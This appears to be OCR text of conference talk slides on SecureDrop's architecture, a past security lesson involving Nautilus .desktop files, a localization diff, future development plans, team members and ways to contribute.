
17:22 - 31. Aug. 2017

What went wrong

- Root cause: Nautilus allowing .desktop files to execute arbitrary code
- SVS is not a true airgap
  - dirty USBs to Journalist Workstation
  - USBs to publishing/editing workstation
- Failure to adhere to principle of least privilege / imperfect isolation
  - GPG keys accessible by untrusted files


Source Area
Source
Document
Source's computer
w/ Tor Browser
(Tails encouraged)
SecureDrop Area
Source
Interface
Document
Interface
Application Server
OSSEC
Monitor Server
Web Interface
or
SSH
SSH
Journalist Area
Journalist
Journalist's smartphone w/
One-Time Password app
Journalist workstation
(running Tails)
USB drive w/ Tails
and persistent volume
USB Key A
Admin Area
USB drive w/ Tails
and persistent volume
Admin workstation
(running Tails)
Admin's smartphone with
One-Time Password app
Admin
Airgapped Area
Offline printer
Secure Viewing Station
(running Tails)
External hard drive
USB Key B
Publishing Area
non-Tails computer
Preparation of documents
for publication
to the Public Internet
via Organization's
website


QUBES OS
A REASONABLY SECURE OPERATING SYSTEM
Source Area
Source
Document
Source's computer
w/ Tor Browser
(Tails encouraged)
SecureDrop Area
Source
Interface
Document
Interface
Application Server
OSSEC
Monitor Server
Web Interface
or
SSH
SSH
Journalist Workstation
Journalist
Journalist's smartphone w/
One-Time Password app
Internet-connected VM
Document
Disposable VM not
connected to the internet
Admin Area
USB drive w/ Tails
and persistent volume
Admin workstation
(running Tails)
Admin's smartphone with
One-Time Password app
Admin
Publishing Area
non-Tails computer
Preparation of documents
for publication
to the Public Internet
via Organization's
website


NetVM
Firewall VM
sd-whonix
HidServAuth
Journalist Workstation
sd-journalist
SVS Key
sd-gpg
split-gpg
Documents opened here
fedora-23-sd-dispvm
Secure Viewing Station
sd-svs
Persistent VM
Disposable VM

freedomofpress / **securedrop**

Watch 171 | Star 2,309 | Fork 431

Code | Issues 344 | Pull requests 9 | Projects 1 | Wiki | Insights

Uses apt mirror for Tor via `securedrop-config` package #2441

Edit

Merged **msheiny** merged 12 commits into `develop` from `securedrop-config-package-for-tor-mirror` on Dec 22, 2017

Conversation 24 | Commits 12 | Files changed 19 | +159 −56

conorsch commented on Oct 13, 2017 • edited by dachary — Owner

Status

Ready for review.

Description of Changes

Fixes #2106. Reimplements and supersedes #2113.

Reviewers

- msheiny
- emkll
- dachary
- redshiftzero
- kushaldas

Assignees

SUBMIT DOCUMENTS

ارسال وثائق

SEND INN DOKUMENTER

ENVOYER DES DOCUMENTS

DOKUMENTE VERSENDEN

DOCUMENTEN INZENDEN

9 securedrop/source.py View

```
@@ -315,14 +315,15 @@ def submit():
315 315
316 316        else:
317 317            if msg and not fh:
318     -              things = 'message'
    318 +              html_contents = gettext('Thanks! We received your message.')
319 319            elif not msg and fh:
320     -              things = 'document'
    320 +              html_contents = gettext('Thanks! We received your document.')
321 321            else:
322     -              things = 'message and document'
    322 +              html_contents = gettext('Thanks! We received your message and '
    323 +                                      'document.')
323 324
324 325            msg = render_template('next_submission_flashed_message.html',
325     -                                  things=things)
    326 +                                  html_contents=html_contents)
326 327            flash(Markup(msg), "success")
327 328
328 329        for fname in fnames:
```

Localization

- Code changes
- Dependency changes
- Build update to support translations
- Weblate for external translators
- String freezes in preparation for a release

We recommend using Tor Browser to access SecureDrop: Learn how to install it, or ignore this warning to continue. ✖

SECUREDROP

Submit documents for the first time

If this is your first time submitting documents to journalists, start here.

SUBMIT DOCUMENTS

Already submitted something?

If you have already submitted documents in the past, log in here to check for responses.

CHECK FOR A RESPONSE

We recommend using Tor Browser to access SecureDrop: Learn how to install it, or Ignore this warning to continue. ✖

SECUREDROP

Submit documents for the first time

If this is your first time submitting documents to journalists, start here.


SUBMIT DOCUMENTS

Already submitted something?


If you have already submitted documents in the past, log in here to check for responses.


CHECK FOR A RESPONSE


Future
SECUREDROP
DEVELOPMENT





PostgreSQL


Flask-SQLAlchemy
Alembic
Postgres
Source App Refactor
pytest
Journalist App Refactor



App Server




App Server
Source App
Gateway
Database
Journalist App
Tor
Workstation

Open Questions & Research

How Unique is Your .onion?
An Analysis of the Fingerprintability of Tor Onion Services

Rebekah Overdorf
Drexel University
Philadelphia, Pennsylvania
rebekah.overdorf@drexel.edu

Marc Juarez
imec-COSIC KU Leuven
Leuven, Belgium
marc.juarez@kuleuven.be

Gunes Acar
imec-COSIC KU Leuven
Leuven, Belgium
gunes.acar@esat.kuleuven.be

Rachel Greenstadt
Drexel University
Philadelphia, Pennsylvania
rachel.a.greenstadt@cs.drexel.edu

Claudia Diaz
imec-COSIC KU Leuven
Leuven, Belgium
claudia.diaz@esat.kuleuven.be

ostreedev / **ostree**

Watch 21 | Star 215 | Fork 94

Code | Issues 114 | Pull requests 27 | Projects 0 | Insights

Operating system and container binary deployment and upgrades https://ostree.readthedocs.org/en/lat…

package-manager ostree

3,816 commits | **4** branches | **80** releases | **76** contributors

TODO SD is super boring to write and it’s bs grunt work but the end resutl is super important


can prevent press freedom violations.

Current SecureDrop Team

redshiftzero
redshiftzero

Conor Schaefer
conorsch

Michael Sheinberg
msheiny



Loic Dachary
dachary

heartsucker
heartsucker

Joshua Thayer
joshuathayer

prototyping next generation SecureDrop workstation

+ contributors

mickael e.
emkll


Kushal Das
kushaldas

Freddy Martinez
freddymartinez9

Ford-Mozilla Open Web Fellow

Come join us!

- Please come and talk to one of us after if you are interested in helping out!
  - Translation: https://weblate.securedrop.club
  - Code and documentation:
    - https://github.com/freedomofpress/securedrop
    - https://github.com/freedomofpress/securedropworkstation
  - Chat with us:
    - https://forum.securedrop.club (forum)
    - https://gitter.im/freedomofpress/securedrop (team chat)
    - securedrop@freedom.press
- Donate: https://securedrop.org/donate
- Follow: @SecureDrop and @FreedomOfPress



Contact

heartsucker@freedom.press

0CEC 9368 88A6 0171 4611
74C5 C0A2 586F 09D7 7C82